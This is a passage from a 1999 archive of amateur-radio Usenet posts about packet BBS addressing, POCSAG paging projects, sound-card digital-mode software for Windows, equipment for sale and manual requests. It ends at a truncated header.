Source record: 18060

I am new on packet and want to know how I should address msgs - the help file on the one local bbs wasn't much help. If I wanted to send a msg to southeastern packet users, how do I address it? Is there a cheat sheet to tell me how to address msgs?
Tnx.... Dan KF4VB

Amateur Radio KF4TVB

2455. Re: Amateur Paging...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7kfvbm.nev.nomail@linux.pe1chl.ampr.org>
Source record: 18061

Andy <andyj81@hotmail.com> wrote:
>I am trying to build a repeater that will handle radio paging calls in the
>POCSAG format so that calls may be sent to re-tuned radio pagers, the
>Motorola Advisor.

>Can anyone tell me if this kind of thing has been done before, as I have
>been told that it is quite the thing in America, however I would like as
>much info as possible.

I have thought about this and written some software for a DSP card
that actually receives and transmits POCSAG data. My plan was to
have transmit-receive (single frequency) stations on 2M that would
be mostly located at existing packet radio node sites, but could also
be standalone.

The idea was to send pages via the packet radio network (possibly using
some user-interface at nodes and bbses) to the connected nodes, who
would send them on 2M. Then, the standalone nodes would relay these
in a digipeater fashion, on the same frequency. Something would be
done to prevent infinite ping-pong when two standalone nodes received
eachother (a 'has been digipeated' bit).
There would be no attempt to time-sync the transmissions, each node would
receive the surrounding other nodes and would use CSMA to avoid
transmissions on top of eachother. Maybe a simple slotting system could
be used.

The POCSAG part of the system would consist of a surplus 2M transceiver,
antenna, and a DSP board running the code and (possibly) connected to
the packet radio system using RS232 or so. Actually, the modulation
rates are so low that a microcontroller could be used instead of the DSP.

The basic function of the system was built, but I abandoned the plan
after finding that the average ham is not interested in subsidizing
the roll-out of such a system, let alone plugging in his soldering
iron to convert a surplus pager, in these days now that you can get a
GSM phone and send messages to it for free.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2456. Software for MFJ-1276

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-23 00:00:00 UTC
From: 7G4 <7g4@iname.com>
Message-ID: <7i99en$6eo$2@mail.nursat.net>
Source record: 18062

Hi folks,
My friend UN7GBK looking for a terminal software for
MFJ-1276(Packet/Packtor mode), preferable under Windows95/98. If
anybody can help him, please let me know by E-mail.
73! Igor UN7GM@QSL.NET

2457. FS: 286 Laptop

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-23 00:00:00 UTC
From: &#65533;TechnoDragon&#65533; <tdragonn@blarg.net>
Message-ID: <37488DFD.D3D02422@blarg.net>
Source record: 18063
Cross-posted to: rec.radio.swap,rec.radio.amateur.digital.misc,alt.ham-radio.packet

For Sale: Tandy 2810 286 laptop. Has a backlit VGA grayscale screen,
1mb ram, upgraded to a 60mb HD, has an ac adaptor, internal 1.44mb
floppy drive, internal 2400 bps modem, one RS232 comm port, one parallel
port (I've sucessfully used my Zip Drive on it), and one external
keyboard connector. Unfortunately, the battery pack is toast, but you
can use this laptop from your car's lighter socket or other 12v source
with a homemade adaptor that you'll have to provide yourself.
This would make a great packet terminal, switch it up to 80x50 text
mode to really get rockin'!
$25 plus $5 shipping.
Remove the anti spamming stuff from my e-mail addy to e-mail me if
interested.

--
Please remember to remove the second,
anti-spamming N from the end of
tdragon in my address to respond.

ï¿½----------ï¿½
| the ï¿½TechnoDragonï¿½ |
| tdragonn@blarg.net |
ï¿½----------ï¿½

2458. Re: help newbie nodes etc

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7iaebd$2kq1@enews4.newsguy.com>
Source record: 18064

Daniel G. Krause wrote in message <374807a0.10821611@nntp.citcom.net>...
>How does one "start"/run a packet node? Where to acquire software?
>Also, how does one start a packet bbs?
>Can someone point me to links? I am new at this.

http://www.packetradio.com is a great source for the info you are after.

Don't let someone steer you toward TAPR.. Greg Jones, president of TAPR recently declared that "large-scale packet networking is dead" , and went on to say so was the Packet BBS. It's better to work with people who at least respect what you are doing.

See my web page listed below for more info.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

2459. Re: Amateur Paging...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7kgpf8.qib.nomail@linux.pe1chl.ampr.org>
Source record: 18065

BD <bodu@pobox.com> wrote:
>Can't the same thing be done with APRS?

Undoubtedly there are many ways to get to Rome.
But I have never used or seen APRS so I don't know about that.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2460. Re: help newbie nodes etc

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-23 00:00:00 UTC
From: Rick Williams <mrfarm@frontiernet.net>
Message-ID: <7icu03jpg1@node17.cwnet.frontiernet.net>
Source record: 18066

>Daniel G. Krause wrote in message <374807a0.10821611@nntp.citcom.net>...
>>How does one "start"/run a packet node? Where to acquire software?
>>Also, how does one start a packet bbs?
>>Can someone point me to links? I am new at this.

One source for this older stuff is thru Charles "Citizens Band" Brabham who has a site on the net.
However, things have changed a lot over the decades and since packet is much the same as back in 1984,
it is not as active as it once was due to the dying out of the large-scale packet network attempts. They never succeeded in a serious manner but a lot of folks did try to make a partial attempt. All we needed was a few hundred million bux and we could have made a world wide network, well, OK maybe at least a U.S. network.

The main organization that deals with the new paradigm of packet radio, is TAPR, which is the premier organization that created much of the technology of the early days and is now looking at much higher speed. At one time, amateur packet was as fast or faster than what was commercially available, but regular packet is of course still back at 1,200 and 9,600 baud. The new stuff may be more in the 256K league.

Sincerely,

Rick, KV9U

2461. FS: KENWOOD TS-430S AND EXTRAS!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: fun4sume@aol.com
Message-ID: <19990524070824.11241.00006183@ng-fp1.aol.com>
Source record: 18067

It has am,cw,ssb.No fm boad and comes with the ssb filter,MC-60 desk mike with the Hiel c-5 cartridge,manual and service manual. $350.00 shipped.
Just Emai lme if interested,Dave.

2462. Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: Louis Sica <lsica@visi.com>
Message-ID: <374961C1.E3B7DAB6@visi.com>
Source record: 18068
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Here's my dream. Does this even exist?

A program that works through Windows (*not* just one in a DOS box) that uses *any* sound card in Windows (*not* just one that uses SPECIFIC hardware calls to a CERTAIN type of sound card only) that will receive *and* transmit CW, and various digital modes (RTTY, ASCII, TOR, PSK, etc) *without* relying on external hardware.

Am I dreaming? Does ANYONE have such a thing?

2463. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: no@spam.here
Message-ID: <37496636.61485140@news.olg.com>
Source record: 18069

On Mon, 24 May 1999 09:27:13 -0500, Louis Sica <lsica@visi.com> wrote:

):>
):>Am I dreaming?
):>

"*and* transmit CW, and various digital modes".

Yep,you are dreaming.

Al

al at olg dot com
wash dc metro area , usa
code3g,m1200v2,m900v2 decoders
jrc535d,icom r70,yaesu frg7,ken r1000

2464. HELP: Need PK-88 Manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: John Hirth <w2ki@amsat.org>
Message-ID: <3749701E.359BE193@amsat.org>
Source record: 18070

Just picked up an older AEA PK-88 tnc in great condition, but without manual. I've come across a connection diagram, but I really need a copy of the manual. Can anyone help? I will pay cost of copying and shipping, of course.

If you can help, or know where I can get one, please EMail direct to w2ki@amsat.org.

Many thanks and 73,
John W2KI

2465. Re: Amateur Paging...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: Jeff McLeman <jeffmcleman@hotmail.com>
Message-ID: <7ibv3t$88f$1@brokaw.wa.com>
Source record: 18071

Andy,

I believe the Kantronics KPC-9612 has a paging gateway builtin. Phil
Anderson also published a book
called Pager Handbook for the Radio Amateur. It might be helpfull.

Jeff

Andy <andyj81@hotmail.com> wrote in message
news:01bea4fc$49bb2d30$1400030a@pch843...
> Hello,
>
> I am trying to build a repeater that will handle radio paging calls in the
> POCSAG format so that calls may be sent to re-tuned radio pagers, the
> Motorola Advisor.
>
> Can anyone tell me if this kind of thing has been done before, as I have
> been told that it is quite the thing in America, however I would like as
> much info as possible.
>
> I am finding that when the pager is re-tuned to 144Mhz, its rather deaf
> (they have a 5Mhz B/W) and therefore am looking for reciever boards tuned
> to around 144 MHz that can be converted.
>
> Thanks for any info,
> Andy.
>
> Andrew.Hutchinson@pace.co.uk

2466. Re: HELP: Need PK-88 Manual

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: jcmiller@zebranet.net
Message-ID: <3749c3fe.0@monster.zebra.net>
Source record: 18072

Greetings to all...

I don't have a PK-88 manual, but am looking for a manual for an AEA PM-1 modem. Same considerations as John's apply (I'll gladly pay copying and mailing costs).

73,

Jeff NH6ZW

In article <3749701E.359BE193@amsat.org>, w2ki@amsat.org says...
>
>Just picked up an older AEA PK-88 tnc in great condition, but without
>manual. I've come across a connection diagram, but I really need a copy
>of the manual. Can anyone help? I will pay cost of copying and
>shipping, of course.
>
>If you can help, or know where I can get one, please EMail direct to
>w2ki@amsat.org.
>
>Many thanks and 73,
>John W2KI

--
Jeff Miller, NH6ZW/N4
For anti-spam purposes, there's an extra 'net' in my reply-to address -- humans should be able to figure it out :-)
"No good deed ever goes unpunished" -- unknown

2467. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R2405991854010001@news.erols.com>
Source record: 18073
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Yes, it exists. But it's not for windows, just the Mac.
http://www.blackcatsystems.com/software/multimode.html

73's
Chris
N3JLY

> Here's my dream. Does this even exist?
>
> A program that works through Windows (*not* just one in a DOS box) that
> uses *any* sound card in Windows (*not* just one that uses SPECIFIC
> hardware calls to a CERTAIN type of sound card only) that will receive
> *and* transmit CW, and various digital modes (RTTY, ASCII, TOR, PSK,
> etc) *without* relying on external hardware.
>
> Am I dreaming? Does ANYONE have such a thing?

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
http://www.blackcatsystems.com/numbers

2468. Re: Amateur Paging...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R2405991855370001@news.erols.com>
Source record: 18074

In article <slrn7kfvbm.nev.nomail@linux.pe1chl.ampr.org>,
dontmailme@pe1chl.demon.nl wrote:

>
> I have thought about this and written some software for a DSP card
> that actually receives and transmits POCSAG data. My plan was to
> have transmit-receive (single frequency) stations on 2M that would
> be mostly located at existing packet radio node sites, but could also
> be standalone.
>

I've been thinking about writing some software that does the same. My
concern is the often heavy-handed nature of the feds today. Since it could
be used to decode normal pager transmissions as well, is this likely to
arouse their interest (and middle of the night door bashing)?

73's
Chris
N3JLY

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
http://www.blackcatsystems.com/numbers

2469. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: "Louis Sica, Jr. (AC0X)" <ac0x@qsl.net>
Message-ID: <oVk23.576$j65.84629@ptah.visi.com>
Source record: 18075
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

I know it exists for the Mac. I've already seen that link.

I just wish SOMEONE would do it for Windows...

Chris Smolinski wrote in message ...
>
>Yes, it exists. But it's not for windows, just the Mac.
>http://www.blackcatsystems.com/software/multimode.html
>
>73's
>Chris
>N3JLY
>
>> Here's my dream. Does this even exist?
>>
>> A program that works through Windows (*not* just one in a DOS box) that
>> uses *any* sound card in Windows (*not* just one that uses SPECIFIC
>> hardware calls to a CERTAIN type of sound card only) that will receive
>> *and* transmit CW, and various digital modes (RTTY, ASCII, TOR, PSK,
>> etc) *without* relying on external hardware.
>>
>> Am I dreaming? Does ANYONE have such a thing?
>
>--
>Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
>software. http://www.blackcatsystems.com
>
>The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
>http://www.blackcatsystems.com/numbers

2470. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: mfccoder@aol.com
Message-ID: <19990524194905.12889.00002249@ng-fi1.aol.com>
Source record: 18076

It takes more than just a wish. The Windows architechure is quite complex, and
it would take a device driver running at Ring 0 to accomplish this.

Since DDK gurus are few and far between, the cost would outweigh the return.

>
>I just wish SOMEONE would do it for Windows...
>

2471. TH-27A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-24 00:00:00 UTC
From: MICHAEL BAILEY <themaineiac@worldnet.att.net>
Message-ID: <7ictu2$i5m$1@bgtnsc02.worldnet.att.net>
Source record: 18077

Hi all, I need some info from the manual for the Kenwood TH-27A. I lost my manual and haven't used the radio for some time. When I turned it on, it acted as though the keyboard was locked. I looked on the kenwood website, and couldn't find a manual for this particular radio. Can anyone help?

Mike, KI7MK

2472. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <374a0332.37503283@news.crosslink.net>
Source record: 18078

On 24 May 1999 23:49:05 GMT, mfccoder@aol.com (MFCCoder) wrote:

>It takes more than just a wish. The Windows architechure is quite complex, and
>it would take a device driver running at Ring 0 to accomplish this.
>
>Since DDK gurus are few and far between, the cost would outweigh the return.

I am in the process of trying to learn the interface into
mmsystem.dll. It is my impression from what I've seen, that most sound
cards makes and models are adequately covered among the devices
covered - and that makes the particular sound card essentially
transparent, so long as you don't ask for something stupid - like
asking an 8 bit card to produce 16 bit data.

However, you are quite correct about it being complex, and Microsoft
has done a good job of separating out all Multimedia documentation so
that you have to buy it as an extra - i.e., it certainly didn't come
with my Visual C++ versions 1.52 and 2.1. Not to mention that it's a
total blank in Visual Basic ver 3.0

I'm working on a combination of examples for playing wave files in Vis
C++ v 1.52 and a windows 95 book on the Multimedia API. Heavy stuff.

Now, couple all that heavy programming with the need to understand the
obscure formats that all of the digital modes in use. It's going to
require a "team" approach and about $125,000 to get it done by
competent people.

I wouldn't look for a solution any time soon.

2473. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: mfccoder@aol.com
Message-ID: <19990524225011.01632.00005749@ng-cg1.aol.com>
Source record: 18079

Soory, it can't be done at the application level. Due to latency with Windows (95 or NT), it has to be at the device driver level because of timing requirments for decoding. You're doing real time DSP and that's not a Ring 3 possibility.

>I am in the process of trying to learn the interface into
>mmsystem.dll. It is my impression from what I've seen, that most sound

>t's going to
>require a "team" approach and about $125,000 to get it done by
>competent people.

That's a pretty close estimate to what the real cost would be, the question is, could you recoup the development costs in this market?

2474. 6m FM Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: hmaxon@aol.com
Message-ID: <19990525085848.02101.00006052@ng-ca1.aol.com>
Source record: 18080

What do we consider as the nationwide 6m FM packet frequency now? It used to be 51.700. Now I believe that 50.620 may be the standard. We are still operating on 51.700 here and I think we are alone!

Thanks to anyone who can help me.

Howard
Amateur Radio WR0K

2475. Re: 6 meter packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: hmaxon@aol.com
Message-ID: <19990525090315.02101.00006053@ng-ca1.aol.com>
Source record: 18081

Hello. Nice to see others on 6m FM packet. Can you tell me, is 50.620 considered the nationwide 6m FM packet frequency now? It used to be 51.700 but I do not see that frequency listed any longer. We are still operating on 51.700 here. I used to hear some 6m FM packet DX once in a while but I no longer hear anything. There used to be a multi frequency packet switch in Reno Nevada that I could connect to once in a while on 51.700 that had gateways to 2m and 20m packet, if I remember correctly.

Thanks for any information you can provide.

Howard
Amateur Radio WR0K, Nebraska

2476. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: W1PEV <paulvanasse@tp.net>
Message-ID: <4rx23.332$1v.4719@typ31b.nn.bcandid.com>
Source record: 18082
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Everyone says it exists however Ive been trying for about a year to get someone to email me back with the details.....all to no avail.

2477. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: Tom Fanning <tom.f@btinternet.com>
Message-ID: <7iee2qjdk1@uranium.btinternet.com>
Source record: 18083

DirectSound would be the obvious solution

(i.e. gamers see explosion and hear bang at same time)

--
Regards,
Tom
tom.f@btinternet.com
MFCCoder <mfccoder@aol.com> wrote in message
news:19990524225011.01632.00005749@ng-cg1.aol.com...
> Soory, it can't be done at the application level. Due to latency with
Windows
> (95 or NT), it has to be at the device driver level because of timing
> requirments for decoding. You're doing real time DSP and that's not a
Ring 3
> possibility.
>
> >I am in the process of trying to learn the interface into
> >mmsystem.dll. It is my impression from what I've seen, that most sound
>
> >t's going to
> >require a "team" approach and about $125,000 to get it done by
> >competent people.
>
> That's a pretty close estimate to what the real cost would be, the
question is,
> could you recoup the development costs in this market?
>

2478. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7iemck$5bg$1@nnrp1.deja.com>
Source record: 18084
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

In article <oVk23.576$j65.84629@ptah.visi.com>,
"Louis Sica, Jr. (AC0X)" <ac0x@qsl.net> wrote:
> I know it exists for the Mac. I've already seen that link.
>
> I just wish SOMEONE would do it for Windows...

So start writing. Just as homebrew hardware is always
rewarding, so is homebrew software.
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2479. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7kkma2.ejf.nomail@linux.pe1chl.ampr.org>
Source record: 18085

MFCCoder <mfccoder@aol.com> wrote:
>Soory, it can't be done at the application level. Due to latency with Windows
>(95 or NT), it has to be at the device driver level because of timing
>requirments for decoding. You're doing real time DSP and that's not a Ring 3
>possibility.

Interesting... can't you ask Windows to sample the audio at a predefined
rate, pass the resulting data to the application in buffers, and let the
application process it as-fast-as-it-can??

This is how it is done in a Linux implementation of the suggested
functionality, and it seems to work pretty reasonably.

The only problem with this approach is that the buffers cause even more
latency, and thus this is not very suitable for modes that require quick
transmit-receive turnaround (packet, amtor, etc).
For receive-only it would be no problem at all.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

2480. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: sdem4393 <sdem4393@euronet.be>
Message-ID: <7ielqi$g27@news3.euro.net>
Source record: 18086
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc

Hy,

It's a dream until now but ...

take a look at CWGET and CWTYPE (CW of course)
IZ8BLY Hellschreiber.exe (Hellschreiber mode)
PSK31.exe (psk31 mode)

They are Windows programs using the sound card with receive and transmit
possibilities.

And IT WORKS.

So it must be possible to do it for other mode.

sdem4393@euronet.be
best 73

2481. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: marsgal42@hotmail.com
Message-ID: <7ieqdu$8jq$1@nnrp1.deja.com>
Source record: 18087

In article <slrn7kkma2.ejf.nomail@linux.pe1chl.ampr.org>,
dontmailme@pe1chl.demon.nl wrote:

> Interesting... can't you ask Windows to sample the audio at a
predefined
> rate, pass the resulting data to the application in buffers, and let
the
> application process it as-fast-as-it-can??

Yes. Windows makes it difficult, of course. But
Windows makes most tasks difficult.
--
Laura Halliday VA3LDH "Que les nuages soient notre pied
Grid: FN03gs a terre..." - Hospital/Shafte

--== Sent via Deja.com http://www.deja.com/ ==--
---Share what you know. Learn what you don't.---

2482. Re: Amateur Paging...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: Steve Forcht <stevef@interlog.com>
Message-ID: <374AECDC.CA0DF92D@interlog.com>
Source record: 18088

Andy:
Go to this page and look at the VE3VRW Gateway Information. This may help you

www.interlog.com/~stevef/amateur.htm

Steve VA3SF

Andy wrote:

> Hello,
>
> I am trying to build a repeater that will handle radio paging calls in the
> POCSAG format so that calls may be sent to re-tuned radio pagers, the
> Motorola Advisor.
>
> Can anyone tell me if this kind of thing has been done before, as I have
> been told that it is quite the thing in America, however I would like as
> much info as possible.
>
> I am finding that when the pager is re-tuned to 144Mhz, its rather deaf
> (they have a 5Mhz B/W) and therefore am looking for reciever boards tuned
> to around 144 MHz that can be converted.
>
> Thanks for any info,
> Andy.
>
> Andrew.Hutchinson@pace.co.uk

--
****
For Amateur Radio Links and Programs
http://www.interlog.com/~stevef
****

2483. FS: Radio Shack Digital Signal Processor

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: sharvey@thefuture.net
Message-ID: <7iesai$37b@enews3.newsguy.com>
Source record: 18089

I have a Radio Shack DSP 40 Digital Signal Processor. It works great
just did not need it with my Icom 720. $40 delivered to the cont. US.
Email if you are interested. Scott.

2484. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: Louis Sica <ac0x@qsl.net>
Message-ID: <374B09CD.AECEE120@qsl.net>
Source record: 18090

I found this.. has anyone tried it?

Radio Com version 3.5

http://computer-international.virtualave.net/radiocom.html

2485. Help - Mobile Phone modifications

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: Alf <perez.alfonso.am@bhp.com.au>
Message-ID: <7if83v$12t2@atbhp.corpmel.bhp.com.au>
Source record: 18091
Cross-posted to:
aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.scanner

I would greatly appreciate if anyone has information on mobile phone
modifications/programing. Particularly Nokia 101 and Motorola 7500.
We are working on a project that requires mobile transmitters used for fault
alarms on remote industrial equipment and would like to be able to set up
various mobile phones as transmitters with the receiving mobile set up on
scan mode to monitor each of the transmitted alarm signals. The analog data
then will be fed into a computer for alarm trending.

Any help tips or references would be appreciated.

Regards,

Alf

2486. PSK31 quit: Help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: Steve <n8nyu@provide.net>
Message-ID: <374ADCEF.8BDCD721@provide.net>
Source record: 18092

I had PSK31 running just fine, ver 1.06 with my Kenwood TS-450 and
Soundblaster AWE64 card. All of a sudden it wont receive for nothing,
no clock movement and nothing on the waterfall. It transmitts just fine.

I have checked the cable's, reinstalled the software.
I do have a splitter cable to the audio in on the sound card as my ATI
All in Wonder TV is plugged into the same audio in as the Kenwood is
and the TV audio works just fine, its just audio from the rig is not
getting there. Yes I tried switching them and even a direct connect from
the rig to the audio in, and different cables, nothing.
Yes I have played with the mixer sliders up and down and right and left,
nothing.
I have tried 2 sample rates in the PSK prog, both 8000 and the 11250 or
whatever the second one is, still nothing. Tried re-installing the PSK
prog, nothing, even went so far as to use restore on a backup prog to
reset old settings in the computer, nothing.
I use the sprk out on the back of the rig and also tried the headphone
jack, nothing.
So far any other audio programs seem to work just fine.
Last thing I did was install a beta program that plays/records MP3
files. I deleted that program.
Man, I dont want to re-install WIN98 AGAIN!
What the heck did I miss?

--
n8nyu@provide.net
www.provide.net/~n8nyu

2487. Re: Sound Blaster Multimode for Windows?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: "Carl R. Stevenson" <wa6vse@fast.net>
Message-ID: <7ifglnfbf1@news1.fast.net>
Source record: 18093

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

MFCCoder <mfccoder@aol.com> wrote in message
news:19990524225011.01632.00005749@ng-cg1.aol.com...
> Soory, it can't be done at the application level. Due to latency with Windows
> (95 or NT), it has to be at the device driver level because of timing
> requirments for decoding. You're doing real time DSP and that's not a Ring 3
> possibility.
>
> >I am in the process of trying to learn the interface into
> >mmsystem.dll. It is my impression from what I've seen, that most sound
>
> >t's going to
> >require a "team" approach and about $125,000 to get it done by
> >competent people.
>
> That's a pretty close estimate to what the real cost would be, the question
is,
> could you recoup the development costs in this market?
>

Doubtful ... like NetRom and Brian B.'s RTTY program, someone
woudl rip you off. That seems to be a sad but true fact of
how hams treat software developers that "have the gall" to
actually want some (even minor) compensation for their efforts.

- --
Carl - wa6vse
wa6vse@fast.net
http://www.users.fast.net/~wa6vse
NCI #1052
Join No Code International!
Hams for the 21st century.
Support the modernization of ham radio and help
to assure its survival into the 21st century!
http://www.nocode.org

-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.5.3

iQA/AwUBN0tFVpe+N6+q84HiEQIoXwCgsTpNNSByPO82AfmrqInLtJW/j1QAoJny
GMyi7aQ+3inyOfSZjrIeHISV
=GagH
-----END PGP SIGNATURE-----
```

2488. CSS announces version 1.3 of Pacterm '98 and Pk-Term 99

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <ORT6P9vp#GA.115@cpmsnbbsa02>
Source record: 18094

Creative Services Software announced today that version 1.3 of the popular Pacterm '98 and Pk-term '99 programs will be release in June.

This FREE upgrade to current owners of the product will include:

Enhancements:

- Interoperability with the LogWindows logging program.
- New macro for contest serial number
- Support for the CW bandwidth options with the Pk-900 upgrade (PK-term only)

Fixes:
- YAPP file transfer fixed on all types of TNC's.
- Amtor issue with AEA/TImewave units fixed.

Both Pacterm '98 and PkTerm '99 retail for $79.95.

Pacterm '98 is available from your favorite ham dealer or from CSS at 256-381-6100.

PK-Term '99 is available from your favorite ham dealer or from Timewave at 651-222-4858.

2489. Re: Help - Mobile Phone modifications

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-25 00:00:00 UTC
From: Patricia Gibbons <wa6ube@ix.netcom.com>
Message-ID: <374B916E.53B6@ix.netcom.com>
Source record: 18095
Cross-posted to:
aus.radio.amateur.misc,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.scanner

Alf wrote:
>
> I would greatly appreciate if anyone has information on mobile phone
> modifications/programing. Particularly Nokia 101 and Motorola 7500.
> We are working on a project that requires mobile transmitters used for fault
> alarms on remote industrial equipment and would like to be able to set up
> various mobile phones as transmitters with the receiving mobile set up on
> scan mode to monitor each of the transmitted alarm signals. The analog data
> then will be fed into a computer for alarm trending.
>
> Any help tips or references would be appreciated.
>
> Regards,
>
> Alf

What advantage would a "mobile phone" have for your application ??

It would seem to me that if you are scanning in order to pick up
the transmission, that a mobile phone is not needed. Do you
want the mobile phone to actually dial a phone number when
a fault is detected ??

When you say mobile phone, do you in fact mean "Cellular Phone" ??

If not, then perhaps a Motorola R-Net data radio unit, or a
Varda alarm would better suit your purpose..

Kantronics also makes telemetery equipment based around their
packet radio controllers.

Just my $.02 :-)

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu/pks-commands.html>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

2490. Re: Template for extended TX mod - Yaesu FT-50RD

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
From: "Jeffrey M. Swiger" <N8NOE@Ameritech.Net>
Message-ID: <374B890A.979FB02A@Ameritech.Net>
Source record: 17998

Look in the "WIN.INI" file for the FT-50 Section, The line
"Allowanyfreq=1" you must edit this for the ADMS software to allow
freqs... 73 Jeff
The FReq's that are in my rig, are used for VERY personal reasons, Or
I'd send it to you.... SORRY.. Jeff

John Smith wrote:

> If anyone has the template file for the Yaesu FT-50RD after the
> extended TX mod. It would be greatly appreciated.
>
> Thanks,
> John

--
" What A LONG Strange Trip It's Been! "
Jeffrey M. Swiger
*** N8NOE ***

2491. Re: Fanny Pack(et) WEBSITE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-05-26 00:00:00 UTC
